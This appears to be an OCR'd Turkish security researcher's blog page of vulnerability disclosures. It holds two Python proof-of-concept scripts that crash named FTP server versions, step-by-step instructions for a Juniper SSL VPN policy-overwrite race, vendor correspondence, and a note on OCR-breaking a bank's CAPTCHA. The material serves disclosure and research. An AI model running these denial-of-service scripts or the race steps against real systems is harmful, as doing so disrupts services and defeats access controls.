
Core FTP Support
————————————-

Download: Core FTP Server 1.0 Build 319

POC Code:

```
# Core FTP Server 1.0 Build 319
# Denial of Service Vulnerability
# Note: FTP account is not required for exploitation
# http://www.mertsarica.com

import socket, sys

HOST = 'localhost'
PORT = 21
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
s.connect((HOST, PORT))
except:
print "Connection error"
sys.exit(1)

try:
s.send('USER MS\r\n') # magic packet
s.close()
print("Very good, young padawan, but you still have much to learn...")
except:
print "Connection error"
sys.exit(1)
```

POC Screen Shot:



XM Easy Professional FTP Server 5.8.0 Denial Of Service Vulnerability

written by Mert SARICA | 19 January 2010

Zafiyetten kısaca bahsetmek gerekirse ftp sunucusuna başarıyla giriş yapıldıktan sonra “HELP AAA… (4074 tane)” komutunun gönderilmesi sonucunda ftp sunucusu çökmektedir. Bu zafiyeti istismar edebilmek için ftp sunucusu üzerinde geçerli bir hesabınızın olması gerekmektedir.


Not: Bu sürümde başka güvenlik açıklarınında olmasına rağmen Ekim ayından bu yana dek sürümde herhangi bir değişikliğin olmaması nedeniyle üretici firmanın aksiyon alma süresinin geç olduğunu göz önünde bulundurarak yanıt beklemeden yayınlamayı tercih ettim.

Download: XM Easy Professional FTP Server 5.8.0

POC Code:

```
# XM Easy Professional FTP Server 5.8.0
# Denial of Service Vulnerability
# Note: FTP account is required for exploitation
# http://www.mertsarica.com

from ftplib import *
import sys
import ftplib

try:
ftp = FTP('localhost') # connect to host, default port
except:
print "Connection error"
sys.exit(1)

try:
ftp.login() # user anonymous, passwd anonymous@
except:
print "Login failed"
sys.exit(1)

packet = "HELP " + "MS" * 2037 # magic packet

try:
ftp.sendcmd(packet)
ftp.quit()
except ftplib.all_errors, error:
print("Very good, young padawan, but you still have much to learn...")
```

POC Screen Shot:



Denial-of-Service Zafiyetleri…

written by Mert SARICA | 19 January 2010

Herkese iyi bayramlar,

Bayramın ilk gününde, yani merasimlerin en yoğun olduğu günde, katılmam gereken bir merasim öncesinde vakit öldürmek amacıyla windows üzerine rastgele bulup kurduğum çok popüler olmayan iki ftp sunucusu üzerinde stack overflow güvenlik zafiyeti ararken denial-of-service zaafiyetleri ile karşılaştım. Açıkçası zafiyetlerin detayını inceleyecek pek fazla vaktim olmadı, hızlıca iki istismar programı hazırladım, ekran görüntülerini ve detayları üretici firmalar ile paylaştım, yanıtlar geldikten sonra sizlerle

de detayları paylaşacağım…

Juniper SSL VPN dsjvd.ini Overwrite (TOC/TOU) Vulnerability

written by Mert SARICA | 19 January 2010

15 Ocak 2009 tarihinde gerçekleştirdiğim penetrasyon testinde Juniper SSL VPN cihazında keşfettiğim bir güvenlik zafiyetinin detaylarına girmeden ufak bir bölümünü 16 Temmuz 2009 tarihinde netsec grubunda paylaşmıştım, üretici tarafından düzeltildiği için artık Juniper SIRT ile yaptığım bir kaç yazışmayı ve zafiyetin içeriğini sizlerle paylaşabilirim.

_____

From: Payum Moussavi
Sent: Thursday, July 16, 2009 6:48 PM
Subject: RE: Juniper SSL VPN dsjvd.ini Overwrite (TOC/TOU) Vulnerability…

Hello Mert,

This issue is fixed in the following releases:

6.4R2 and Higher – Released
6.3R5 – Released
6.2R6 – Released
6.1R8 – Sept/09 – no date confirmed.

Download URL for IVE software:
http://www.juniper.net/techpubs/software/ive/

Our Advisory will be coming out at the end of Sept early October.

Regards,
Payum Moussavi

_____

Kimden: Payum Moussavi
Gönderilmiş: Per 19.02.2009 20:27
Konu: RE: Juniper SSL VPN dsjvd.ini Overwrite (TOC/TOU) Vulnerability…
Hello Mert,

Our risk assessment for this issue is “Low”. In order to exploit this vulnerability you would need physical access or remote access (exploiting another vulnerability) to the machine.

As stated, we will fix this issue in Q3/09.

Regards,
Payum Moussavi

SLT Escalation Team, Manager
Juniper Technical Assistance Center (JTAC)
Service Layer Technology (SLT) Group
Juniper Networks, Inc.

_____

——Original Message——
From: MERT SARICA
Sent: Monday, January 26, 2009 5:32 AM
Subject: RE: Juniper SSL VPN dsjvd.ini Overwrite (TOC/TOU) Vulnerability…

…
First of all consider that our default policy (dsjvd.ini) has a configuration line as AllowedApps=iexplore.exe^firefox.exe^mstsc.exe^dshostchecker.exe^dsCacheCleaner.exe^dsNCService.exe^dsNetworkConnect.exe^dsAccessService.exe^getflash.dll^msi.dll^telnet.exe

Attack steps:

1- I set a custom dsjvd.ini with AllowedApps=* and put it into C:\Documents and Settings\Administrator\Application Data\Juniper Networks\Host Checker\policy_1\ folder.
2- I opened up C:\Documents and Settings\Administrator\Application Data\Juniper Networks\Host Checker\policy_1\dsjvd.ini and put it into

background, made it ready for save attempt in the 4th step.
2- I fired up the web browser and called https://****/Profile
3- Web server redirected me to
https://***/dana-na/auth/url_9/welcome.cgi
4- While it was loading the components and secure workspace, I brought previously opened dsjvd.ini to the front and tried a save attempt frequently like 20 save attempts in 5 seconds.
5- As a result, TOC/TOU vulnerability occured, my custom policy loaded into the workspace and I was able to run any process like nmap in the screenshot sample as I sent to you before.

I hope steps are clear enough.

X Finans Kuruluşu – Animated Captcha (GIF)

written by Mert SARICA | 19 January 2010
Yaklaşık bir haftadır “nasıl bir captcha kullanmalı, captchakiller sitesi de paralı oldu, acaba çözülmesi zor bir captcha yaptığımdan nasıl emin olabilirim” sorusuna cevap aradığım şu günlerde şans eseri yerel bir finans kuruluşunun kritik uygulamasının giriş sayfasında kullandığı ve muhtemelen kendilerinin tasarlamış olduğu animated captcha (GIF) ile karşılaştım. Animated olması nedeniyle ilk başta OCR’a karşı başarılı olabileceğini düşündüm ancak üzerinde biraz daha düşündükten sonra teoride teknik sebeplerden ötürü pekte başarılı olamayacağına kanaat getirdim ve pratikte buna yanıt aramanın hem kendi adıma hem de Türkiye’de oldukça fazla sayıda müşterisi olan bu finans kuruluşu ve müşterileri adına faydalı olacağını karar verdim ve ufak bir program hazırlamaya başladım. Açık kaynak kodlu kütüphanelerden de faydalanarak yaklaşık 2 saatte tamamladığım bu program, animated captchayı %80 başarıyla çözebiliyor.

~~Elimden geldiğince e-posta yolu ile yetkililere ulaşmaya çalıştım ancak henüz bir geri dönüş olmadı, olur da geri dönüş olursa ve~~ captchalarında bir

iyileştirmeye yaparlarsa ve responsible disclosure konusunda anlayışlı olurlarsa hazırladığım programın içeriğini ve POC videosunu sizlerle paylaşabileceğim…

Güncelleme: Bugün itibariyle kendileriyle iletişim kurabildim, programı ve POC videoyu paylaştım, hızlı geri dönüşleri ve yaklaşımları için kendilerine teşekkür ediyorum.

Date: Fri, Nov 20, 2009 at 10:03 AM

———————

Merhaba,

Sayfamızda kullanılan captcha üzerine bir çalışma yaptığınızı öğrendik.
Bu konu üzerinde araştırmalarımızı yapıyoruz. Size birkaç soru sormak isteriz .

Çalışmanızı yaparken hangi OCR kütüphanelerini kullandınız?
Herhangi bir sakıncası yoksa yazdığınız programınızı bizimle paylaşabilir misiniz?

Hassasiyetiniz ve bilgilendirmeniz için teşekkür ederiz.

İyi çalışmalar